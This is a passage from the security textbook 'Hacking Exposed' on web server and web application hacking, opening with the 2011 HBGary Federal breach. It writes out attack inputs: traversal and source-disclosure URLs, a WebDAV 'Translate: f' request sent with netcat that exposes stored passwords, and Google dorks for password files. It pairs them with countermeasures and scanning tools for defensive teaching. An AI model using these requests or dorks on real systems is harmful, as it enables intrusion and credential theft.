

PART IV

**APPLICATION
AND DATA
HACKING**

In all of *Hacking Exposed's* Case Studies, we've often shared our own (albeit anonymized) accounts and exploits of on-the-job discoveries to demonstrate the real potential of risk out there in the world. But this time we want to share with you a very public real story about a very ugly hack that happened in 2011 that highlighted the exposure that poorly secured web applications create for everyone.

Frustrated with what they perceived as an unjustified and liberal attack at their group, in 2011 Anonymous decided to take the fight to the good guys. So they focused their sights on their target, the CEO of a little security startup company called HBGary Federal. The company was related to the parent company, HBGary, which sold security forensics software to enterprise and government before they were acquired by ManTech in 2012. Anonymous had made its name going after MasterCard, Visa, and other so-called enemies of WikiLeaks, using denial-of-service attacks to bring them down for short periods of time. But for one week in February 2011, the focus of this little hacker group called Anonymous was about to make HBGary a household name—and even got them mentions on major TV shows like *The Colbert Report*, MSNBC, and Jon Stewart's *The Daily Show*.

As documented by ArsTechnica.com, HBGary Federal's website was running a content management system (CMS) that was created and customized specifically for HBGary's needs. Unfortunately, a very old vulnerability was present in the CMS system that allowed for a trivial SQL injection vulnerability. Taking advantage of this vulnerability, Anonymous could submit foreign parameters to the CMS, which would pass them on as-is to the SQL database backend for processing. The offending URL was <http://www.hbgaryfederal.com/pages.php?pageNav=2&page=27>. By submitting unexpected (and unfiltered) foreign parameters, they were able to reveal usernames, their e-mail addresses, and the password hashes stored inside the CMS system itself.

Once Anonymous had cracked open that dam with the SQL injection vulnerability, they grabbed the MD5 password hashes and proceeded to compare all of them to stored rainbow hash tables for commonly used passwords. And voila! They popped a number of passwords, including the very employees they were targeting. Why? Because the employees had used very simple passwords (only six characters, with only two numbers required). Now the pain would have ended there with a simple website defacement or full CMS system or database compromise, but because the passwords were frequently reused in other accounts the two employees had, Anonymous was able to compromise Twitter accounts, LinkedIn accounts, and even other e-mail inboxes.

Access to these target accounts added some humor, but they really only allowed Anonymous "user" level access into things. Of course, the goal of any good bad guy is gaining admin or root-level access, so to accomplish this, Anonymous found an unpatched vulnerability in HBGary's support system. By gaining SSH access to the system with the cracked passwords, they were able to take advantage of a glibc privilege escalation attack (seclists.org/fulldisclosure/2010/Oct/257) to gain super-user access. Once they achieved that, they were able to pilfer the system. But the *coupe de grâce* was using the CEO's password to gain administrator-level privilege into HBGary's e-mail system (Google Apps), which allowed for IMAP downloading of employee inboxes. And the rest is security history—Anonymous published gigabytes' worth of e-mails from many of HBGary's employees.

All from a simple, single SQL injection vulnerability.

CHAPTER 10

**WEB AND
DATABASE
HACKING**

Nearly synonymous with the modern Internet, the World Wide Web has become a ubiquitous part of everyday life. Widespread adoption of high-speed Internet access has paved the way for content-rich multimedia applications. Web 2.0 technologies have marshaled dramatic advances in usability, bridging the gap between client and server and virtually eliminating any user distinction between remote and local applications.

Millions of people share information and make purchases on the Web every day, with little consideration for the security and safety of the site they're using. As the world becomes more connected, web servers are popping up everywhere, moving from the traditional website role into interfaces for all manner of devices, from automobiles to coffee makers.

However, the Web's enormous popularity has driven it to the status of prime target for the world's miscreants. Continued rapid growth fuels the flames and, with the ever-growing amount of functionality being shifted to clients with the advent of Web 2.0 and the various HTML5 technologies, things are only going to get worse. This chapter seeks to outline the scope of the web-hacking phenomenon and show you how to avoid becoming just another statistic in the litter of web properties that have been victimized over the past few years.

TIP

For more in-depth technical examination of web-hacking tools, techniques, and countermeasures served up in the classic *Hacking Exposed* style, get *Hacking Exposed Web Applications, Third Edition* (McGraw-Hill Professional, 2010).

WEB SERVER HACKING

Before we begin our sojourn into the depths of web hacking, a note of clarification is in order. As the term *web hacking* gained popularity concomitant with the expansion of the Internet, it also matured along with the underlying technology. Early web hacking frequently meant exploiting vulnerabilities in web *server* software and associated software packages, not the application logic itself. Although the distinction can at times be blurry, we will not spend much time in this chapter reviewing vulnerabilities associated with popular web server platform software such as Microsoft IIS/ASP/ASP.NET, LAMP (Linux/Apache/MySQL/PHP), BEA WebLogic, IBM WebSphere, J2EE, and so on.

NOTE

The most popular platform-specific web server vulnerabilities are discussed in great detail in Chapter 4 (Windows) and Chapter 5 (UNIX). We also recommend checking out *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007) for more in-depth Windows web server hacking details.

These types of vulnerabilities are typically widely publicized and are easy to detect and attack. An attacker with the right set of tools and ready-made exploits can bring down a vulnerable web server in minutes. Some of the most devastating Internet worms

have historically exploited these kinds of vulnerabilities (for example, two of the most recognizable Internet worms in history, Code Red and Nimda, both exploited vulnerabilities in Microsoft's IIS web server software). Although such vulnerabilities provided great "Low Hanging Fruit" for hackers of all skill levels to pluck for many years, the risk from such problems is gradually shrinking for the following reasons:

- Vendors and the open-source community are learning from past mistakes—take the negligible number of vulnerabilities found to date in the most recent version of Microsoft's web server, IIS 7.5, as an example.
- Users and system administrators are also learning how to configure web server platforms to provide a minimal attack surface, disabling many of the common footholds exploited by attackers in years past (many of which are discussed in this section). Vendors have also helped out here by publishing configuration best practices (again, we cite Microsoft, which has published "How to Lock Down IIS" checklists for some time now). This being said, misconfiguration is still a frequent occurrence on the Internet today, especially as web-based technologies proliferate on nonprofessionally maintained systems such as home desktops and small business servers.
- Vendors and the open-source community are responding more rapidly with patches to those few vulnerabilities that do continue to surface in web platform code, knowing with vivid hindsight what havoc a worm like Code Red or Nimda could wreak on their platform.
- Proactive countermeasures such as deep application security analysis products (for example, Sanctum/Watchfire's AppShield) and integrated input-validation features (for example, Microsoft's URLScan) have cropped up to greatly blunt the attack surface available on a typical web server.
- Automated vulnerability-scanning products and tools have integrated crisp checks for common web platform vulnerabilities, providing quick and efficient identification of such problems.

Don't for a minute read this list as suggesting that web platforms no longer present significant security risks—it's just that the maturity of the current major platform providers has blunted the specific risks associated with using any one platform versus another.

TIP

Be extremely suspicious of anyone trying to convince you to implement a web platform designed from scratch (yes, we've seen this happen). Odds are, they will make the same mistakes that all prior web platform developers have made, leaving you vulnerable to a litany of exploits.

Web server vulnerabilities tend to fall into one of the following categories:

- Sample files
- Source code disclosure

- Canonicalization
- Server extensions
- Input validation (for example, buffer overflows)
- Denial of service

This list is essentially a subset of the Open Web Application Security Project (OWASP) “Insecure Configuration Management” category of web application vulnerabilities (see owasp.org/index.php/Insecure_Configuration_Management). We will spend discuss each of these categories of vulnerabilities next and then wind up with a short examination of available web server vulnerability-scanning tools.

Sample Files

Web platforms present a dizzying array of features and functionality. In the desire to make their products easy to use, vendors frequently ship them with sample scripts and code snippets demonstrating the product’s rich and full feature set. Much of this functionality can be dangerous if poorly configured or left exposed to the public. Fortunately, in recent years vendors have learned that customers do not appreciate a vulnerable-out-of-the-box experience, and most major vendors now audit their sample files and documentation as part of their prerelease security review process.

One of the classic “sample file” vulnerabilities dates back to Microsoft’s IIS 4.0. It allows attackers to download ASP source code. This vulnerability wasn’t a bug per se, but more an example of poor packaging—sample code was installed by default, one of the more common mistakes made by web platform providers in the past. The culprits in this case were a couple of sample files installed with the default IIS4 package called `showcode.asp` and `codebrws.asp`. If present, these files could be accessed by a remote attacker and could reveal the contents of just about every other file on the server, as shown in the following two examples:

```
http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=../../../../
../../../../boot.ini
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=
../../../../../../../../winnt/repair/setup.log
```

The best way to deal with rogue sample files like this is to remove them from production web servers. Those that have built their web apps to rely on sample-file functionality can retrieve a patch to mitigate the vulnerabilities in the short term.

Source Code Disclosure

Source code disclosure attacks allow a malicious user to view the source code of confidential application files on a vulnerable web server. Under certain conditions, the attacker can combine this with other techniques to view important protected files such as `/etc/passwd`, `global.asa`, and so on.

Some of the most classic source code disclosure vulnerabilities include the IIS `+.htr` vulnerability and similar issues with Apache Tomcat and BEA WebLogic related to appending special characters to requests for Java Server Pages (JSP). Here are examples of attacks on each of these vulnerabilities, respectively:

```
http://www.iisvictim.example/global.asa+.htr
http://www.weblogicserver.example/index.js%70
http://www.tomcatserver.example/examples/jsp/num/numguess.js%70
```

These vulnerabilities have long since been patched, or workarounds have been published (for example, manually removing the sample files `showcode.asp` and `codebrews.asp`). Nevertheless, it is good practice to assume that the logic of your web application pages will be exposed to prying eyes, and you should never store sensitive data, such as database passwords or encryption keys, in your application source code.

Canonicalization Attacks

Computer and network resources can often be addressed using more than one representation. For example, the file `C:\text.txt` may also be accessed by the syntax `..\text.txt` or `\\computer\C$\text.txt`. The process of resolving a resource to a standard (canonical) name is called *canonicalization*. Applications that make security decisions based on the resource name can easily be fooled into performing unanticipated actions using so-called canonicalization attacks.

The `ASP::$DATA` vulnerability in Microsoft's IIS was one of the first canonicalization issues publicized in a major web platform (although at the time, no one called it "canonicalization"). Originally posted to Bugtraq by Paul Ashton, this vulnerability allows the attacker to download the source code of Active Server Pages (ASP) rather than having them rendered dynamically by the IIS ASP engine. The exploit is easy and was quite popular with the script kiddies. You simply use the following URL format when discovering an ASP page:

```
http://192.168.51.101/scripts/file.asp::$DATA
```

For more information regarding this vulnerability, you can check out securityfocus.com/bid/149, and you can get patch information from technet.microsoft.com/en-us/security.

More recently, Apache was found to contain a canonicalization vulnerability when installed on servers running Windows. If the directory that contained the server scripts was located inside the document root directory, you could obtain the source code of the CGI scripts by making a direct request for the script file with, for example, the following unsafe configuration:

```
DocumentRoot "C:/Documents and Settings/http/site/docroot"
```

```
ScriptAlias /cgi-bin/ "C:/Documents and Settings/http/site/docroot/cgi-bin/"
```


Normal usage would make a POST request to `http://[target]/cgi-bin/foo` (note the lowercase “cgi-bin”). However, an attacker could retrieve the source to the foo script simply by requesting `http://[target]/CGI-BIN/foo` (note the uppercase letters). This vulnerability occurs because Apache’s request routing algorithms are case sensitive, whereas the Windows file system is case insensitive. The fix for this flaw is to store your server scripts outside of the document tree, a good practice to follow on any web platform.

Probably the next most recognizable canonicalization vulnerabilities would be the Unicode/Double Decode vulnerabilities, also in IIS. These vulnerabilities were exploited by the Nimda worm. We discuss these at length in Chapter 4 on Windows hacking, so we won’t belabor the point here. Suffice it to say, again: Keep current on your web platform patches, and compartmentalize your application directory structure. We also recommend constraining input using platform-layer solutions such as Microsoft’s URLScan, which can strip URLs that contain Unicode- or double-hex-encoded characters before they reach the server.

Server Extensions

On its own, a web server provides a minimum of functionality; much of the whiz-bang comes in the form of extensions, which are code libraries that add on to the core HTTP engine to provide features such as dynamic script execution, security, caching, and more. Unfortunately, there’s no free lunch, and extensions often bring trouble along for the party.

History is littered with vulnerabilities in web server extensions: Microsoft’s Indexing extension, which fell victim to buffer overflows; Internet Printing Protocol (IPP), another Microsoft extension that fell victim to buffer overflow attacks circa IIS5; Web Distributed Authoring and Versioning (WebDAV); Secure Sockets Layer (SSL, for example, Apache’s `mod_ssl` buffer overflow vulnerabilities and Netscape Network Security Services library suite); and so on. These add-on modules that rose to glory—and faded into infamy in many cases—should serve as a visceral reminder of the tradeoffs between additional functionality and security.

WebDAV extensions have been particularly affected by vulnerabilities in recent years. Designed to allow multiple people to access, upload, and modify files to a web server, there have been many serious issues identified in Microsoft and Apache’s WebDAV implementations. The Microsoft WebDAV Translate: f problem, posted to Bugtraq by Daniel Docekal, is a particularly good example of what happens when an attacker sends unexpected input that causes the web server to fork execution over to a vulnerable add-on library.

The Translate: f vulnerability is exploited by sending a malformed HTTP GET request for a server-side executable script or related file type, such as Active Server Pages (.asp) or global.asa files. Frequently, these files are designed to execute on the server and are never to be rendered on the client to protect the confidentiality of programming logic, private variables, and so on (although assuming this information will never be rendered on the client is a poor programming practice in our opinion). The malformed request

causes IIS to send the content of such a file to the remote client rather than execute it using the appropriate scripting engine.

The key aspects of the malformed HTTP GET request include a specialized header with `Translate: f` at the end of it and a trailing backslash (\) appended to the end of the URL specified in the request. An example of such a request is shown next. (The [CRLF] notation symbolizes carriage return/linefeed characters, 0D 0A in hex, which would normally be invisible.) Note the trailing backslash after `GET global.asa` and the `Translate: f` header:

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

By piping a text file containing this text through netcat and directed at a vulnerable server, as shown next, you can cause the `global.asa` file to be displayed on the command line:

```
D:\>type trans.txt| nc -nv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!--Copyright 1999-2000 bigCompany.com -->
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

We've edited the contents of the `global.asa` file retrieved in this example to show some of the more juicy contents an attacker might come across. It's an unfortunate reality that many sites still hard-code application passwords into `.asp` and `.asa` files, and this is where the risk of further penetration is highest. As you can see from this example, the attacker who pulled down this particular `.asa` file has gained passwords for multiple backend servers, including an LDAP system. Canned Perl exploit scripts that simplify the preceding netcat-based exploit are available on the Internet as well. (We've used `trans.pl` by Roelof Temmingh and `srcgrab.pl` by Smiler.)

Translate: f arises from an issue with WebDAV, which is implemented in IIS as an ISAPI filter called httpext.dll that interprets web requests *before* the core IIS engine does. The `Translate: f` header signals the WebDAV filter to handle the request, and the trailing backslash confuses the filter, so it sends the request directly to the underlying OS. Windows 2000 happily returns the file to the attacker's system rather than executing it on the server. This is also a good example of a canonicalization issue (discussed earlier in this chapter). Specifying one of the various equivalent forms of a canonical file name in a request may cause the request to be handled by different aspects of IIS or the operating system. The previously discussed `::$DATA` vulnerability in IIS is a good example of a canonicalization problem—by requesting the same file by a different name, an attacker can cause the file to be returned to the browser in an inappropriate way. It appears that `Translate: f` works similarly. By confusing WebDAV and specifying “false” for `translate`, an attacker can cause the file's stream to be returned to the browser.

How do you prevent vulnerabilities that rely on add-ons or extensions such as Microsoft WebDAV? The most effective way is patching or disabling the vulnerable extension (preferably both). In general, you should configure your web server to enable only the functionality required by your web application.

Buffer Overflows

As we've noted throughout this book, the dreaded buffer overflow attack symbolizes the *coupe de grâce* of hacking. Given the appropriate conditions, buffer overflows often result in the ability to execute arbitrary commands on the victim machine, typically with very high privilege levels.

Buffer overflows have been a chink in the armor of digital security for many years. Ever since Dr. Mudge's discussion of the subject in his 1995 paper “How to Write Buffer Overflows” (insecure.org/stf/mudge_buffer_overflow_tutorial.html), the world of computer security has never been the same. Aleph One's 1996 article “Smashing the Stack for Fun and Profit,” originally published in *Phrack Magazine, Volume 49* (phrack.com), is also a classic paper detailing how simple the process is for overflowing a buffer. A great site for these references is located at destroy.net/machines/security. The easiest overflows to exploit are termed *stack-based* buffer overruns, denoting the placement of arbitrary code in the CPU execution stack. More recently, so-called *heap-based* buffer overflows have also become popular, where code is injected into the heap and executed.

Web server software is no different from any other, and it, too, is potentially vulnerable to the common programming mistakes that are the root cause of buffer overflows. Unfortunately, because of its position on the front lines of most networks, buffer overflows in web server software can be truly devastating, allowing attackers to leapfrog from a simple edge compromise into the heart of an organization with ease. Therefore, we recommend paying particular attention to the attacks in this section because they are the ones to avoid at any cost. We could go on describing buffer overflows in web server platforms for many pages, but to save eyestrain, we'll synopsise a few of the most serious here.

The IIS ASP Stack Overflow vulnerability affects Microsoft IIS 5.0, 5.1, and 6.0. It allows an attacker who can place files on the web server to execute arbitrary machine code in the context of the web server software. An exploit has been published for this vulnerability at downloads.securityfocus.com/vulnerabilities/exploits/cocoruderIIS-jul25-2006.c.

The IIS HTR Chunked Encoding Transfer Heap Overflow vulnerability affects Microsoft IIS 4.0, 5.0, and 5.1. It potentially leads to remote denial of service or remote code execution at the `IWAM_MACHINENAME` privilege level. An exploit has been published for this vulnerability at packetstormsecurity.nl/0204-exploits/iischeck.pl.

IIS also suffered from buffer overflows in the add-on Indexing Service extension (`idq.dll`), which could be exploited by sending `.ida` or `.idq` requests to a vulnerable server. This vulnerability resulted in the infamous Code Red worm (see securityfocus.com/bid/2880). Other “oldie but goodie” IIS buffer overflows include the Internet Printing Protocol (IPP) vulnerability and one of the first serious buffer overflow vulnerabilities identified in a commercial web server, IISHack. Like many Windows services, IIS was also affected by the vulnerabilities in the ASN.1 protocol library.

Not to be outdone, open-source web platforms have also suffered from some severe buffer overflow vulnerabilities. The Apache `mod_rewrite` vulnerability affects all versions up to and including Apache 2.2.0 and results in remote code execution in the web server context. Details and several published exploits can be found at securityfocus.com/bid/19204. The Apache `mod_ssl` vulnerability (also known as the Slapper worm) affects all versions up to and including Apache 2.0.40 and results in remote code execution at the super-user level. Several published exploits for both Windows and Linux platforms can be found at packetstormsecurity.nl, and the CERT advisory can be found at cert.org/advisories/CA-2002-27.html. Apache also suffered from a vulnerability in the way it handled HTTP requests encoded with chunked encoding that resulted in a worm dubbed “Scalper,” which is thought to be the first Apache worm. The Apache Foundation’s security bulletin can be found at httpd.apache.org/info/security_bulletin_20020620.txt.

Typically, the easiest way to counter buffer overflow vulnerabilities is to apply a software patch, preferably from a reliable source. After discussing denial of service attacks, we’ll discuss some ways to identify known web server vulnerabilities using available tools.

Denial of Service

Hactivism is the new evolution of the ego-driven attacks of the 1990s. The actors that perpetrate these illegal acts often carry out to the lowest form of security compromise, the denial of service attack. Most often, denial of service attacks are distributed and require a large number of machines to bring a web server to its knees. As we’ve seen countless times with Low Orbit Ion Cannon, it can be trivial to bring down a web server given enough cannons pointing to a single target. Firewall rules can reduce the success of these attacks but can often overwhelm the firewalls as well, creating an upstream denial of service condition that effectively accomplishes the same goal.

But a sophisticated attacker doesn’t need to sully his hands with ankle-biter DoS techniques; he can take advantage of platform vulnerabilities. The hacker named “The

Jester," a.k.a. th3j3st3r, debuted onto the hacker scene targeting pro-Jihadist websites and bringing them down and then targeting WikiLeaks and the Anonymous hacker group itself. In most cases, the DoS attacks took advantage of design flaws (vulnerabilities) in the web server technologies used at those targets. The Jester has reported his tool XerXes is capable of targeting both Apache's SlowLoris and RUDY types of attacks, as well as Microsoft's IIS web server. Further development on two other attack platforms called Leonidis and Saladin have been used in other web attacks.

Another simple example of web vulnerability denial of service attack was released on December 2011 (nruns.com/_downloads/advisory28122011.pdf), exploiting hash collisions and naïve hash function implementations to POST requests with many parameters whose names produce the same hash value. All modern runtime environments at the time of release were vulnerable to such attacks (PHP5, .NET, Java, Python, Ruby, etc.). Fixing such issues is never easy, as changing hashing algorithms to introduce randomness might break existing applications. Some web server vendors chose to add a configuration parameter to limit the number of POST parameters to 10,000.

As always, the best advice is to apply the recent software patches and monitor the vendor advisories.

Web Server Vulnerability Scanners

Feeling a bit overwhelmed by all the web server exploits whizzing by? Wondering how you can identify so many problems without manually combing through hundreds of servers? Fortunately, several tools are available that automate the process of parsing web servers for the myriad vulnerabilities that continue to stream out of the hacking community. Commonly called *web vulnerability scanners*, these types of tools scan for dozens of well-known vulnerabilities. Attackers can then use their time more efficiently in exploiting the vulnerabilities found by the tool. Errr, we mean *you* can use your time more efficiently to patch these problems when they turn up in scans!

NOTE

See our discussion of web application security scanners later in this chapter for more up-to-date commercial tools that also analyze web server software.

Nikto

Nikto is a web server scanner that performs comprehensive tests against web servers for multiple known web server vulnerabilities. It can be downloaded from <http://www.cirt.net/nikto2>. The vulnerability signature database is updated frequently to reflect any newly discovered vulnerabilities.

Table 10-1 details the pros and cons of Nikto.

Nessus

Tenable's Nessus is a network vulnerability scanner that contains a large number of tests for known vulnerabilities in web server software. It can be downloaded from nessus.org/products/nessus/. The Nessus software itself is free, but Tenable makes their money off updates to the vulnerability database. For noncommercial use, updates to the

Pros	Cons
The scan database can be updated with a simple command.	Does not take IP range as input.
The scan database is in CSV format. You can easily add custom scans.	Does not support digest or NTLM authentication.
Provides SSL support.	Cannot perform checks with cookies.
Supports HTTP basic host authentication.	
Provides proxy support with authentication.	
Captures cookies from the web server.	
Supports Nmap output as inputs.	
Supports multiple IDS evasion techniques.	
Multiple targets can be specified in files.	

Table 10-1 Pros and Cons of Nikto

vulnerability database are free. Otherwise, your options are to either use a free feed that is delayed by seven days, or pay for a subscription to their real-time feed.

Table 10-2 details the pros and cons of Nessus.

Pros	Cons
Easy-to-use graphical front-end, with automated updating.	Not directly focused on web servers.
Client/server architecture allows test automation.	Real-time updates to the scan database require a subscription.
Powerful plug-in architecture allows the creation of custom tests.	Limited HTTP authentication support.
Provides proxy support with authentication.	
Targets can be queued up and scanned automatically.	
Supports multiple IDS evasion techniques.	

Table 10-2 Pros and Cons of Nessus

WEB APPLICATION HACKING

Web application hacking refers to attacks on applications themselves, as opposed to the web server software upon which these applications run. Web application hacking involves many of the same techniques as web server hacking, including input-validation attacks, source code disclosure attacks, and so on. The main difference is that the attacker is now focusing on custom application code and not on off-the-shelf server software. As such, the approach requires more patience and sophistication. We outline some of the tools and techniques of web application hacking in this section.

Finding Vulnerable Web Apps with Google (Googledorks)

Search engines index a huge number of web pages and other resources. Hackers can use these engines to make anonymous attacks, find easy victims, and gain the knowledge necessary to mount a powerful attack against a network. Search engines are dangerous largely because users are careless. Further, search engines can help hackers avoid identification. Search engines make discovering candidate machines almost effortless.

In recent years, search engines have garnered a large amount of negative attention for exposing sensitive information. As a result, many of the more “interesting” queries no longer return useful results. Listed here are a few common hacks performed with google.com (our favorite search engine, but you can use one of your own choosing if you’d like, assuming it supports all the same features as Google).

Using Google, you can trivially get a list of publicly accessible pages on a website, simply by using the advanced search operators:

- `site:example.com`
- `inurl:example.com`

To find unprotected `/admin`, `/password`, and `/mail` directories, along with their content, search for the following keywords on Google:

```
"Index of /admin"
"Index of /password"
"Index of /mail"
"Index of /" +banques +filetype:xls (for France)
"Index of /" +passwd"Index of /" password.txt
```

To find password hint applications that are set up poorly, type the following in google.com (many of these enumerate users, give hints for passwords, or mail account passwords to an e-mail address you specify!):

```
password hint
password hint -email
show password hint -email
filetype:htaccess user
```

Table 10-3 shows some other examples of Google searches that can turn up information useful to a web attacker. Be creative—the possibilities are endless.

TIP

For hundreds of (categorized!) examples like these, check out the Google Hacking Database (GHDB) at johnny.ihackstuff.com/ghdb.php and exploit-db.com/google-dorks/.

Web Crawling

Abraham Lincoln is rumored to have once said, “If I had eight hours to chop down a tree, I’d spend six sharpening my axe.” A serious attacker thus takes the time to become familiar with the application. This includes downloading the entire contents of the target website and looking for Low Hanging Fruit, such as local path information, backend server names and IP addresses, SQL query strings with passwords, informational comments, and other sensitive data in the following items:

- Static and dynamic pages
- Include and other support files
- Source code
- Server response headers
- Cookies

Web-crawling Tools

So what’s the best way to get at this information? Because retrieving an entire website is by its nature tedious and repetitive, it is a job well suited for automation. Fortunately, many good tools exist for performing web crawling, such as wget and HTTrack.

Search Query	Possible Result
<code>inurl:mrtg</code>	MRTG traffic analysis page for websites
<code>filetype:config web</code>	.NET web.config files
<code>global.asax index</code>	global.asax or global.asa files
<code>inurl:exchange inurl:finduser inurl:root</code>	Improperly configured Outlook Web Access (OWA) servers

Table 10-3 Example Google Searches That Can Turn Up Information Useful to an Attacker

Wget Wget is a free software package for retrieving files using the most common Internet protocols: HTTP, HTTPS, and FTP. It is a noninteractive command-line tool, so you can easily call it from scripts, cron jobs, and terminals without X-Windows support. Wget is available from gnu.org/software/wget/wget.html. A simple example of Wget usage is shown next:

```
C:\>wget -P chits -l 2 http://www.google.com
--20:39:46-- http://www.google.com:80/
           => 'chits/index.html'
Connecting to www.google.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 2,532 [text/html]
OK -> .. [100%]
20:39:46 (2.41 MB/s) - 'chits/index.html' saved [2532/2532]
```

HTTrack HTTrack Website Copier, shown in Figure 10-1, is a free cross-platform application that allows attackers to download an unlimited number of their favorite websites and FTP sites for later offline viewing, editing, and browsing. Command-line options provide scripting ability and an easy-to-use graphical interface, and WinHTTrack is available for Windows. HTTrack is available from httrack.com/.

Because the site navigation is performed in code executed in the client browser, AJAX and other dynamic web-programming techniques can confound even the best crawler. However, new tools are being developed to analyze and crawl AJAX applications. Crawljax, one such tool, performs dynamic analysis to reconstruct UI state changes and build a state-flow graph. Crawljax is available at crawljax.com.

Web Application Assessment

Once the target application content has been crawled and thoroughly analyzed, attackers typically turn to more in-depth probing of the main features of the application. The ultimate goal of this activity is to thoroughly understand the architecture and design of the application, pinpoint any potential weak points, and logically break the application in any way possible.

To accomplish this goal, each major component of the application is examined from an unauthenticated point of view as well as from the authenticated perspective if appropriate credentials are known (for example, the site may permit free registration of new users, or perhaps the attacker has already gleaned credentials from crawling the site). Web application attacks commonly focus on the following features:

- Authentication
- Session management
- Database interaction
- Generic input validation
- Application logic




Figure 10-1 Configuring a website crawl in WinHTTrack

We discuss how to analyze each of these features in the upcoming sections. Because many of the most serious web application flaws cannot be analyzed without the proper tools, we begin with an enumeration of tools commonly used to perform web application hacking, including:

- Browser plug-ins
- Free tool suites
- Commercial web application scanners

Browser Plug-ins

Browser plug-ins allow you to see and modify the data you send to the remote server in real time as you navigate the website. These tools are useful during the discovery phase, when you're trying to figure out the structure and functionality of the web application,

and they are invaluable when you're trying to confirm vulnerabilities in the verification phase.

The concept behind browser plug-in security tools is ingenious and simple: install a piece of software into the web browser that monitors requests as they are sent to the remote server. When a new request is observed, pause it temporarily, show the request to the user, and let them modify it before it goes out on the wire. As an attacker, these tools are invaluable for identifying hidden form fields, modifying query arguments and request headers, and inspecting the response from the remote server.

The vast majority of security plug-ins are developed for the Mozilla Firefox browser, which provides an easy mechanism to create cross-platform, feature-rich plug-ins. For Internet Explorer, security tool developers have focused on proxy-based tools.

The TamperData plug-in, shown in Figure 10-2, gives attackers complete control over the data their browser sends to the server. Requests can be modified before they are sent, and a log of all traffic is kept, allowing the user to modify and replay previous requests. TamperData is available at tamperdata.mozdev.org/. Coupled with a tool such as NoScript to disable JavaScript selectively, a hacker has everything needed for ad hoc website hacking.

When assessing web applications that make heavy use of JavaScript, having a debugger that allows you to examine and step through a page's JavaScript as it executes is useful. The Venkman JavaScript Debugger, shown in Figure 10-3, provides this functionality for Firefox and is available at mozilla.org/projects/venkman/. Microsoft provides the Microsoft Script Editor as part of the Office suite, which enables JavaScript debugging in IE.

